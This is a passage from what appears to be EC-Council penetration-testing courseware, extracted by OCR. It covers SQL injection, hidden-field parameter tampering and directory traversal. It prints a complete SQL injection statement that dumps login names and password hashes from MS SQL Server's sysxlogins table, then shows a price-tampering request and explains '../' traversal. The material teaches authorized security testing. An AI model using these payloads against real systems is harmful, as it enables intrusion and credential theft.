
After executing the above query, you can cycle through all passwords.

The penetration testers can also use the following statement to extract SQL hashes.

```
'; begin declare @var varchar(8000), @xdate1 datetime, @binvalue varbinary(255),
@charvalue varchar(255), @i int, @length int, @hexstring char(16) set @var=':'
select @xdate1=(select min(xdate1) from master.dbo.sysxlogins where password is
not null) begin while @xdate1 <= (select max(xdate1) from master.dbo.sysxlogins
where password is not null) begin select @binvalue=(select password from
master.dbo.sysxlogins where xdate1=@xdate1), @charvalue = '0x', @i=1,
@length=datalength(@binvalue), @hexstring = '0123456789ABCDEF' while
(@i<=@length) begin  declare @tempint int, @firstint int, @secondint int select
@tempint=CONVERT(int, SUBSTRING(@binvalue,@i,1)) select
@firstint=FLOOR(@tempint/16)  select @secondint=@tempint - (@firstint*16) select
@charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) + SUBSTRING
(@hexstring, @secondint+1, 1)  select @i=@i+1  end select @var=@var+' |
'+name+'/'+@charvalue from master.dbo.sysxlogins where xdate1=@xdate1 select
@xdate1 = (select isnull(min(xdate1),getdate()) from master..sysxlogins where
xdate1>@xdate1 and password is not null) end select @var as x into temp end end
--
```

Figure L.89: Screenshot showing statement to extract SQL hashes

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Test for Hidden Field Parameter Tampering

Example:

Examine the HTML code of the page and change the hidden field values to change POST requests to the server.




Figure L.90: Manipulating the HTML hidden field parameters of web application

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Normal Request

```
http://www.example.com/page.aspx?product=%20Shirt&price=200.00
```

Hidden Field Price = 200.00


Attack Request


```
http://www.example.com/page.aspx?product=%20Shirt&price=2.00
```

Hidden Field Price = 2.00

If the price of the web application accepts the changes in hidden fields, as given in the above attack request, then the application is vulnerable to hidden field manipulation attack.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Test for Directory Traversal

Web servers restrict the public access of various directories containing sensitive information, including application source code, configuration and critical system files and commands. These directories can be inside or outside the web server's root directory. The directory traversal attack is a type of URL manipulation attack, through which attackers try to gain access to the restricted directories and execute commands outside the web server root directory. Directory traversal

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

allows the tester to access restricted directories, including application source code, configuration and critical system files, and execute commands, outside the web server's root directory.

Attackers use the trail-and-error method to navigate outside of the root directory and access sensitive information in the system. As penetration tester, you need to check if the web application reveals sensitive information against the directory traversal attack. You must manipulate variables of reference files with "dot-dot-slash (../)" sequences and variations. The ".." in the method informs the server to move the position of the present directory to one step up in the hierarchy. If the web server is vulnerable to the sequence, it accepts the modified input.


